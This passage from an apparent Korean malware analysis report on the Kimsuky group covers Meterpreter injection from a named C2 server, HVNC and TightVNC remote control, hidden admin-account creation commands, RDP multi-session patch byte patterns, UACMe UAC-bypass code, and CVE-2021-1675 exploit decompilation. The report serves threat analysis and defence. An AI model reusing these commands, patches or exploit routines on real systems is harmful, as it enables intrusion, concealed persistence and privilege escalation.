  v16 = VirtualAllocEx(v42, 0i64, a2[2], 4096i64, 64);
  v36 = 0i64;
  v37 = 15i64;
  LOBYTE(v35[0]) = 0;
  fn_initStr(v35, "3CD177406BC8D6E2BB3A3F104FFBFFCCBD09133C72DA", 0x2Cui64);
  WriteProcessMemory = fn_getProcAddr(v17, v35);
  v19 = a2;
  if ( a2[3] >= 0x10 )
    v19 = *a2;
  WriteProcessMemory(v42, v16, v19, a2[2], 0i64);
```

[그림 59] Kimsuky의 또 다른 백도어 악성코드인 AppleSeed와 유사한 디코딩 루틴

인젝션된 쉘코드는 79.133.41[.]237:4001 주소에서 미터프리터를 메모리 상에 다운로드 받아 실행한다. 다음은 메타스플로잇 C&C 서버에서 다운로드되는 미터프리터 DLL로서 위의 메모리 영역에서 확인되는 바이너리와 유사하다.

```
00000000  46 0e 03 00                                        F...
00000004  4d 5a 41 52 55 48 89 e5  48 83 ec 20 48 83 e4 f0   MZARUH.. H.. H...
00000014  e8 00 00 00 00 5b 48 81  c3 8f 5a 00 00 ff d3 48   .....[H. ..Z....H
00000024  81 c3 5c af 02 00 48 89  3b 49 89 d8 6a 04 5a ff   ..\...H. ;I..j.Z.
00000034  d0 00 00 00 00 00 00 00  00 00 00 00 f8 00 00 00   ........ ........
00000044  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68   ........ !..L.!Th
00000054  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f   is progr am canno
00000064  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20   t be run  in DOS
00000074  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00   mode.... $.......
00000084  5b dd 34 7f 1f bc 5a 2c  1f bc 5a 2c 1f bc 5a 2c   [.4...Z, ..Z,..Z,
00000094  59 ed bb 2c 3b bc 5a 2c  59 ed ba 2c 64 bc 5a 2c   Y..,;.Z, Y..,d.Z,
000000A4  59 ed 85 2c 15 bc 5a 2c  16 c4 dd 2c 1e bc 5a 2c   Y..,..Z, ...,..Z,
000000B4  16 c4 c9 2c 0e bc 5a 2c  1f bc 5b 2c db bc 5a 2c   ...,..Z, ..[,..Z,
000000C4  62 c5 ba 2c 05 bc 5a 2c  62 c5 86 2c 1e bc 5a 2c   b..,..Z, b..,..Z,
000000D4  62 c5 84 2c 1e bc 5a 2c  52 69 63 68 1f bc 5a 2c   b..,..Z, Rich..Z,
000000E4  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
000000F4  00 00 00 00 00 00 00 00  50 45 00 00 64 86 05 00   ........ PE..d...
00000104  e2 39 f2 60 00 00 00 00  00 00 00 00 f0 00 22 20   .9.`.... ......"
```

[그림 60] 다운로드되는 미터프리터 DLL

실제 다운로드되는 바이너리도 오픈 소스 미터프리터의 소스 코드와 동일한 것을 확인할 수 있다.


```
  serverThread = thread_open();
  struct_remote = (void *)remote_allocate();
  if ( !struct_remote )
  {
    v5 = 8;
LABEL_3:
    SetLastError(v5);
    goto LABEL_34;
  }
  *((_DWORD *)struct_remote + 32) = *((_DWORD *)struct_config + 3);
  data_current_unix_timestamp = current_unix_timestamp();
  *((_DWORD *)struct_remote + 34) = data_current_unix_timestamp;
  *((_DWORD *)struct_remote + 33) = *((_DWORD *)struct_config + 3) + data_current_unix_timestamp;
  v27 = 0;
  if ( !(unsigned int)create_transports(struct_remote, (char *)struct_config + 48, &v27) )
  {
    v5 = 160;
    goto LABEL_3;
  }
  v7 = *((_QWORD *)struct_remote + 1);
```

[그림 61] 다운로드된 metsrv.dll의 초기 루틴인 server_setup() 함수

5.1.2. HVNC (TinyNuke)

Nuclear Bot이라고도 알려진 TinyNuke는 2016년부터 확인된 뱅킹 악성코드로서 HVNC (HiddenDesktop/VNC), Reverse SOCKS4 프록시, 웹 브라우저 폼 그래빙과 같은 기능들을 포함한다. TinyNuke는 2017년경 소스 코드가 공개됨에 따라 다양한 공격자들에 의해 사용되고 있으며, 그중에서 HVNC 기능은 AveMaria, BitRAT과 같은 다른 악성코드들에 의해 부분적으로 차용되는 방식으로 사용되고 있다.

유포되고 있는 TinyNuke는 기존의 다양한 기능들 중에서 HVNC 기능만 활성화되어 있다. 참고로 일반적인 VNC와 TinyNuke가 사용하는 HVNC의 차이점은 감염된 사용자가 자신의 화면이 제어되고 있다는 사실을 인지하지 못하는 것이다. 아래 그림은 HVNC 기능이 활성화될 경우의 프로세스 트리이다.




[그림 62] HVNC 사용 시 프로세스 트리

프로세스 트리를 보면 explorer.exe (PID : 2216)의 자식 프로세스로 explorer.exe (PID : 3140)가 존재한다. 공격자는 새로운 explorer.exe (PID : 3140)를 통해 화면 제어가 가능하며 공격자가 피해 PC를 제어하는 동안 생성하는 프로세스의 GUI(Graphical user interface)는 피해 PC 화면에서는 보이지 않는다. 이러한 VNC 원격 접근을 HVNC(Hidden Virtual Network Computing)라고 한다.


또 다른 특징이라고 한다면 Reverse VNC 방식이라는 점이다. VNC는 서버와 클라이언트로 이루어져 있으며 제어 대상 시스템에 VNC 서버를 설치하고 해당 시스템을 원격으로 제어하고자 하는 사용자는 VNC 클라이언트를 이용한다. VNC 클라이언트에서는 원격 제어 대상 시스템에 설치된 VNC 서버를 거쳐 제어가 가능하다.

일반적인 VNC 환경에서는 VNC 클라이언트를 통해 원격 제어 대상 즉 VNC 서버에 접속을 시도하지만, TinyNuke의 HVNC는 Reverse VNC 기능을 지원함에 따라 서버에서 클라이언트로 접속을 시도한다. 즉 감염 시스템의 HVNC가 실행되면 지정된 C&C 서버에 접속하며, C&C 서버에서 VNC 클라이언트(HVNC 기준으로는 서버)를 이용해 대기하던 공격자는 아래와 같이 원격 제어가 가능하다. 이는 Reverse Shell과 같이 외부에서 내부로의 접근을 차단하는 방화벽을 우회하고 사설 IP 환경에서도 통신을 지원하기 위한 것으로 추정된다.



[그림 63] 공격자의 HVNC 화면

참고로 TinyNuke는 서버와 클라이언트 간 HVNC 통신을 확립할 때 "AVE_MARIA" 문자열을 이용해 검증한다. 즉 HVNC 클라이언트에서 서버로 "AVE_MARIA" 문자열을 보내면 서버에서는 이름 검증하여 "AVE_MARIA"가 맞을 경우에 HVNC 통신이 가능해진다.



[그림 64] HVNC에서 사용되는 AVE_MARIA 문자열

이는 Kimsuky 그룹에서 사용하는 HVNC에서도 동일한데, 최근에는 다음과 같이 "LIGHT'S BOMB" 문자열을 사용하는 HVNC들이 확인되고 있다.

```
socket = ConnectServer();
s = socket;
SetThreadDesktop(hDesktop);
if ( send(socket, "LIGHT'S BOMB", 13, 0) > 0 )
{
  *(_DWORD *)buf = 1;
  if ( send(socket, buf, 4, 0) > 0 )
  {
    v2 = recv;
    if ( recv(socket, v45, 4, 0) )
```


[그림 65] AVE_MARIA 대신 사용되는 'LIGHT'S BOMB' 문자열

5.1.3. TightVNC

Kimsuky 그룹에서 AppleSeed 백도어를 통해 유포하는 또 다른 VNC 악성코드로는 TightVNC가 있다. TightVNC는 오픈 소스 VNC 유틸리티이며 공격자는 이를 커스터마이징해서 사용한다. TightVNC는 일반적인 VNC 유틸리티라고 할 수 있지만, 앞에서도 다룬 Reverse VNC 기능을 지원하는 점이 특징이다.

TightVNC는 서버 모듈인 tvnserver.exe와 클라이언트 모듈인 tvnviewer.exe로 이루어져 있다. 일반적인 환경에서는 원격 제어 대상에 tvnserver를 설치하고 사용자 환경에서 tvnviewer를 이용해 제어 대상에 접속할 것이다. Reverse VNC 기능을 사용하기 위해서는 클라이언트에서 tvnviewer를 리스닝 모드로 실행한 후 접속 대상 시스템에 서비스로 설치된 tvnserver를 이용해 controlservice 및 connect 명령으로 클라이언트의 주소를 설정하여 접속하게 할 수 있다.

Kimsuky 그룹에서 유포하는 것은 tvnserver이며, 감염 환경에서 서비스 설치 없이 단독으로 Reverse VNC 기능을 사용할 수 있도록 커스터마이징한 형태이다. 이에 따라 단순히 tvnserver를 실행만 하더라도 C&C 서버에서 동작하는 tvnviewer에 접속하여 공격자는 감염 시스템에 대한 화면 제어가 가능해진다.



[그림 66] Tvnviewer를 이용한 Reverse VNC 통신

5.1.4. RDP Wrapper

앞에서 미터프리터 및 VNC 악성코드들 위주로 다루었지만 공격자는 이외에도 원격 제어를 위해 RDP Wrapper를 이용한다. RDP Wrapper는 원격 데스크탑 기능을 지원하는 오픈 소스 유틸리티이다. 윈도우 운영체제는 모든 버전에서 원격 데스크탑을 지원하지 않기 때문에 이러한 환경에서는 RDP Wrapper를 설치하여 원격 데스크탑을 활성화할 수 있다. Kimsuky 그룹은 AppleSeed 악성코드가 감염된 다수의 시스템에 RDP Wrapper를 설치하고 있다.

5.2. RDP 관련

5.2.1. RDP 사용자 추가

앞에서 다룬 PIF 드로퍼 중에는 RDP 사용자를 추가하는 기능을 담당하는 악성코드를 드랍 및 실행하는 형태가 있었으며 다음과 같은 사용자 계정을 추가한다.

- **사용자 계정** : default
- **비밀번호** : 1qaz2wsx#EDC

사용자 계정 추가는 아래와 같이 단순한 커맨드 라인 명령을 실행하는 방식으로 수행한다. 그리고

아래의 커맨드 라인 명령이 끝나면, 즉 목적을 달성하면 배치 파일을 이용해 자가 삭제한다.

```
> net user /add default 1qaz2wsx#EDC
> net localgroup Administrators default /add
> net localgroup "Remote Desktop Users" default /add
> reg add "HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Winlogon₩SpecialAccounts₩UserList" /v default /t REG_DWORD /d 0 /f
> reg add "HKLM₩SYSTEM₩CurrentControlSet₩Control₩Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

각 명령들을 보면 net 명령을 이용해 "default"라는 이름의 사용자를 등록하는 것을 확인할 수 있다. 해당 사용자는 관리자 그룹에 포함되며 RDP 그룹에도 포함시키기 때문에 추후 RDP 접속을 위한 목적으로 추정된다. 그리고 등록한 사용자 계정을 SpecialAccounts 레지스트리 키에 등록함으로써 이후 사용자가 로그인 화면에서도 계정이 추가된 점을 확인할 수 없게 한다.

참고로 사용자 계정을 추가하기 위해서는 기본적으로 관리자 권한이 필요하다. 그렇기 때문에 해당 악성코드, 어떻게 보면 PIF 드로퍼 자체도 사용자의 일반적인 클릭으로 실행되는 방식 대신 이미 권한 상승 단계를 거쳐 관리자 권한으로 실행 중인 다른 악성코드에 의해 실행되었을 가능성이 있다. 이렇게 사용자 권한 추가를 위해서는 관리자 권한이 필요하기 때문에 동일한 기능을 하는 사용자 계정 추가 악성코드가 뒤에서 다룰 권한 상승 악성코드에 의해 실행된 이력이 존재한다.

5.2.2. RDP Patcher

일반적인 윈도우 환경에서는 한 대의 PC에 하나의 RDP 접속만 허용된다. 이에 따라 공격자가 감염 시스템의 계정 정보를 알고 있다고 하더라도, 만약 기존 사용자가 로컬에서 작업 중이거나 또는 사용자가 RDP를 이용해 현재 시스템에 접속하여 사용하고 있을 경우에는 사용자의 인지 없이 RDP 연결이 불가하다. 현재 사용자가 작업 중인 환경에서 공격자가 RDP 연결을 시도할 경우 기존 사용자는 로그오프되기 때문이다.

이를 우회하기 위한 방식으로는 Remote Desktop Service의 메모리를 패치하여 다중 원격 데스크탑 접속을 허용하게 하는 방식이 있다. 대표적으로 Mimikatz도 ts::multirdp 명령을 통해 이러한 기능을 지원한다. ts::multirdp 명령을 사용하면 현재 실행 중인 Remote Desktop Service 즉 termsrv.dll을 로드한 svchost.exe에서 해당 DLL의 주소를 구한 후 특정 바이너리 패턴을 검색한다. 이는 윈도우 버전마다 다르기 때문에 각각의 버전에 따라 검색 패턴이 정의되어 있다. 정의된 패턴이 존재하면 이를 새로운 바이너리 패턴으로 패치하며, 패치 이후부터는 다중 RDP가 가능하

다.

Kimsuky 그룹에서는 다중 RDP를 위한 메모리 패치를 전담하는 악성코드를 사용한다. 최근 Kimsuky 그룹에서 사용하는 대부분의 악성코드들과 유사하게 DLL이며 regsvr32.exe에 의해 실행되는 형태이다. 현재 확인된 샘플은 x64 바이너리이며 이에 따라 x64 윈도우 아키텍처에 대해서만 동작한다. 그리고 검색 패턴 및 패치 패턴은 미미카츠의 소스 코드와 유사한데, 차이점이 있다면 Windows XP 버전도 지원한다는 점이 있다. 다음은 각 윈도우 버전에서 검색 패턴 및 패치할 패턴 목록이다.

버전 (x64)	검색 패턴	패치 패턴
Windows XP (2600) 이상	{0x83, 0xf8, 0x02, 0x7f}	{0x90, 0x90}
Windows Vista (6000)	{0x8b, 0x81, 0x38, 0x06, 0x00, 0x00, 0x39, 0x81, 0x3c, 0x06, 0x00, 0x00, 0x75};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90, 0xeb};
Windows 7 (7600)	{0x39, 0x87, 0x3c, 0x06, 0x00, 0x00, 0x0f, 0x84};	{0xc7, 0x87, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90};
Windows 8.1 (9600)	{0x39, 0x81, 0x3c, 0x06, 0x00, 0x00, 0x0f, 0x84};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90};
Windows 10, Version 1803 (17134)	{0x8b, 0x99, 0x3c, 0x06, 0x00, 0x00, 0x8b, 0xb9, 0x38, 0x06, 0x00, 0x00, 0x3b, 0xdf, 0x0f, 0x84};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90, 0x90, 0x90, 0x90, 0xe9};
Windows 10, Version 1809 (17763) 이상	{0x8b, 0x81, 0x38, 0x06, 0x00, 0x00, 0x39, 0x81, 0x3c, 0x06, 0x00, 0x00, 0x0f, 0x84};	{0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};

[표 28] RDP 서비스 검색 및 패치 패턴

5.3. 권한 상승

5.3.1. UACMe

앞에서 다룬 AppleSeed의 권한 상승 루틴을 보면 다음 레지스트리 키들이 모두 0의 값을 가질

경우 즉 UAC가 비활성화되어 있는 경우 관리자 권한으로 재귀 실행한다고 하였다. 일반적인 환경에서는 이러한 레지스트리 키들이 보안을 위해 비활성화되어 있지 않다.

```
- HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Policies₩System
  ㄴ ConsentPromptBehaviorAdmin
- HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Policies₩System
  ㄴ PromptOnSecureDesktop
```

공격자는 AppleSeed 설치 이후 매뉴얼하게 패치된 형태의 UACMe를 이용해 UAC를 비활성화하였다. UACMe는 깃허브에 공개된 오픈소스 프로젝트이며 현재까지 알려진 UAC Bypass 기법들을 커맨드라인 툴로 구현한 것이다. 즉 수십여 개의 UAC Bypass 기능들을 지원하는 오픈 소스 툴이다. 공격자는 AppleSeed와 유사하게 regsvr32.exe로 실행될 수 있도록 UACMe를 DLL 형태로 빌드하였으며, UACMe의 기능들 중 ICMLuaUtil 인터페이스를 이용해 UAC를 우회한다.[4]

[4] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=8709a7d6-561a-4df3-8bd1-a5fedce07717 (UAC Bypass를 이용한 권한 상승 기법 분석 보고서)

```
if (supIsConsentApprovedInterface(T_CLSID_CMSTPLUA, &bApprove)) {
    if (bApprove == FALSE) {
        MethodResult = STATUS_NOINTERFACE;
        break;
    }
}

r = ucmAllocateElevatedObject(
    T_CLSID_CMSTPLUA,
    &IID_ICMLuaUtil,
    CLSCTX_LOCAL_SERVER,
    (void**)&CMLuaUtil);

if (r != S_OK)
    break;

if (CMLuaUtil == NULL) {
    r = E_OUTOFMEMORY;
    break;
}

r = CMLuaUtil->lpVtbl->ShellExec(CMLuaUtil,
    lpszExecutable,
    NULL,
    NULL,
    SEE_MASK_DEFAULT,
    SW_SHOW);
```

[그림 67] ICMLuaUtil 를 이용하는 UAC Bypass 기법

해당 기법은 ICMLuaUtil 인터페이스에서 익스포트하는 문서화되지 않은 특정 메소드를 이용하는데, 이 메소드는 ShellExecute() API처럼 인자로 실행할 대상의 경로명을 받아 실행해주는 기능을 갖는다. 차이점이 있다면 UAC 팝업 없이 관리자 권한으로 실행시킨다는 점이며 아직까지 최신 윈도우 버전에서도 패치되어 있지 않기 때문에 다수의 악성코드들이 사용하는 기법이다. 예를 들어 Pitou 부트킷 악성코드는 MBR을 감염하고 시스템을 재부팅시키기 위해서는 관리자 권한이 필요하며 이를 위해 CMSTPLUA를 사용하며, 과거 NSIS 패커 형태로 유포되었던 GandCrab 랜섬웨어도 CMSTPLUA를 이용한 사례가 존재한다.[5]

- CMSTPLUA : { 3E5FC7F9-9A51-4367-9063-A120244FBEC7 }
- ICMLuaUtil : { 6EDD6D74-C007-4E75-B76A-E5740995E24C }

[5] https://asec.ahnlab.com/ko/1160/ (Nullsoft 설치파일 형태로 유포중인 GandCrab v4.3)

악성코드에서는 다음과 같은 커맨드 라인 명령을 실행한다. 정리하자면 해당 악성코드가 regsvr32.exe에 의해 로드되어 실행될 경우 자동으로 ICMLuaUtil의 특정 메소드를 이용해 UAC를 우회하여 관리자 권한으로 다음 커맨드 라인 명령을 실행함으로써 UAC를 비활성화시키는 레지스트리 키들을 설정한다.

```
cmd /c
reg add HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Policies₩System /v
PromptOnSecureDesktop /t REG_DWORD /d 0 /f
&
reg add HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Policies₩System /v
ConsentPromptBehaviorAdmin /t REG_DWORD /d 0 /f
```

5.3.2. CVE-2021-1675 취약점

Kimsuky 그룹은 UACMe 외에 권한 상승 취약점을 이용하는 사례도 확인된다. AppleSeed를 통해 설치된 해당 악성코드는 CVE-2021-1675 취약점을 이용해 권한을 상승한다.

윈도우 Printer Spooler 서비스의 권한 상승 취약점으로 알려진 CVE-2021-1675는 AddPrinterDriverEx() API의 취약성을 악용하여 공격자가 지정한 악성 DLL을 상승된 권한으로 동작시킬 수 있다. AddPrinterDriverEx()는 로컬 또는 원격 프린터 드라이버를 설치하고 구성, 데이터 및 드라이버 파일을 연결하는 기능을 수행하는 함수이다. 만약 해당 API의 4번째 인자(dwFileCopyFlags)에 "SeLoadDriverPrivilege"권한 검증을 우회하도록 "0x8014" 값을 전달하고 DriverInfo 구조체의 pConfigFile에 악성 DLL의 경로를 입력하여 호출할 경우 인자로 전달한 악성 DLL이 로드되며 상승된 권한을 가지고 실행 가능하다.

Kimsuky 그룹에서 사용한 악성코드는 다음과 같은 깃허브 오픈 소스를 기반으로 제작되었는데, 원본 소스 코드와 비교해 보면 일정 부분 차이가 존재한다.[6]

[6] https://github.com/hlldz/CVE-2021-1675-LPE/

```
  wsprintfW(
    path_unidrv,
    L"%s",
    L"c:\\Windows\\System32\\DriverStore\\FileRepository\\ntprint.inf_amd64_c62e9f8067f98247\\Amd64\\UNIDRV.DLL");
  printf(L"payload: %s\r\n", arg_payload);
  printf(L"target: %s\r\n", path_unidrv);
  bDriverInfo.cVersion = 3;
  bDriverInfo.pConfigFile = (LPSTR)arg_payload;
  bDriverInfo.pEnvironment = 0i64;
  bDriverInfo.pDataFile = (LPSTR)arg_payload;
  bDriverInfo.pDriverPath = (LPSTR)path_unidrv;
  bDriverInfo.pName = (LPSTR)L"default-pdf";
  AddPrinterDriverExW(0i64, 2u, (PBYTE)&bDriverInfo, 0x8014u);//
                                          // 0x00000004 : APD_COPY_ALL_FILES
                                          // 0x00000010 : APD_COPY_FROM_DIRECTORY
                                          // 0x00008000 : APD_INSTALL_WARNED_DRIVER
  LastError = GetLastError();
  printf_0("[*] All done. GetLastError: %d\n", LastError);
}
else
{
  printf_0("[*] Usage: CVE-2021-1675-LPE.exe PAYLOAD_DLL_PATH\n");
```

[그림 68] CVE-2021-1675 취약점 루틴

대표적인 차이점이라고 한다면 원본 소스 코드에서는 EnumPrinterDrivers() API를 이용해 감염 시스템에 존재하는 프린터 드라이버 파일 unidrv.dll의 위치를 구했지만, 해당 악성코드에서는 아래와 같은 경로가 하드코딩되어 있다는 점이다. 해당 경로는 현재 기준 최신 윈도우 버전 10.0.19043.1348에서도 존재하는 것이 확인되었지만, 윈도우 버전에 따라 다른 경로를 가질 수 있다. 즉 공격자는 이미 사전 정찰 단계를 통해 대상 PC의 정보를 수집하여 이를 기반으로 제작한 것으로 추정된다.

- 하드코딩된 경로 :
c:₩Windows₩System32₩DriverStore₩FileRepository₩ntprint.inf_amd64_c62e9f8067f98247₩Amd64₩UNIDRV.DLL

이 악성코드를 이용해 등록하는 DLL은 lala.dll이라는 이름으로 수집되었으며, UAC를 비활성화하고 계정을 추가하는 기능을 담당한다. 앞에서 다룬 UACMe는 UAC Bypass를 통해 상승된 권한으로 다음과 같은 레지스트리를 설정하여 UAC를 비활성화하였으며, lala.dll 또한 동일한 기능을 수행한다.

레지스트리 경로	설정 값 (설명)
HKLM₩SoftWare₩Microsoft₩Windows₩CurrentVersion₩Policies₩System₩ConsentPromptBehaviorAdmin	0 (관리자 권한 상승 시 자격증명 확인 안함)
HKLM₩SoftWare₩Microsoft₩Windows₩CurrentVersion₩Policies₩System₩PromptOnSecureDesktop	0 (관리자 권한 상승 시 보안 데스크탑 전환 사용 안함)

[표 29] 관리자 권한 상승 관련 레지스트리 변경 값

UACMe와 다른 점이라고 한다면 권한 상승 이후 추가적으로 RDP 사용자 계정을 추가한다는 점이다. 해당 악성코드를 통해 추가되는 계정은 위 항목에서 다룬 사용자 계정 추가 악성코드와 동일하다. 차이점이 있다면 PIF 드로퍼를 통해 생성된 샘플은 커맨드 라인 명령을 이용한다는 점이고 현재 분석 대상 샘플은 API를 이용해 레지스트리를 설정한다는 점이다.

```
v7 = a1qaz2wsxEdc;                              // - Pass : "1qaz2wsx#EDC"
*(_QWORD *)buf = aDefault;                      // - User Name : "default"
v9 = 1;
v11 = 0x10000;
v10 = 0i64;
NetUserAdd(0i64, 1u, buf, 0i64);
*(_QWORD *)v5 = aDefault;
NetLocalGroupAddMembers(0i64, L"Administrators", 3u, v5, 1u);
NetLocalGroupAddMembers(0i64, L"Remote Desktop Users", 3u, v5, 1u);
v3 = 0i64;
phkResult = 0i64;
if ( !RegCreateKeyExW(
        HKEY_LOCAL_MACHINE,
        L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\UserList",
        0,
        0i64,
        0,
        0xF003Fu,
        0i64,
        &v3,
        0i64) )
{
  RegSetValueExW(v3, L"default", 0, 4u, Data, 4u);
  RegCloseKey(v3);
}
if ( !RegOpenKeyExW(
        HKEY_LOCAL_MACHINE,
        L"SYSTEM\\CurrentControlSet\\Control\\Terminal Server",
```

[그림 69] API를 이용한 사용자 계정 추가

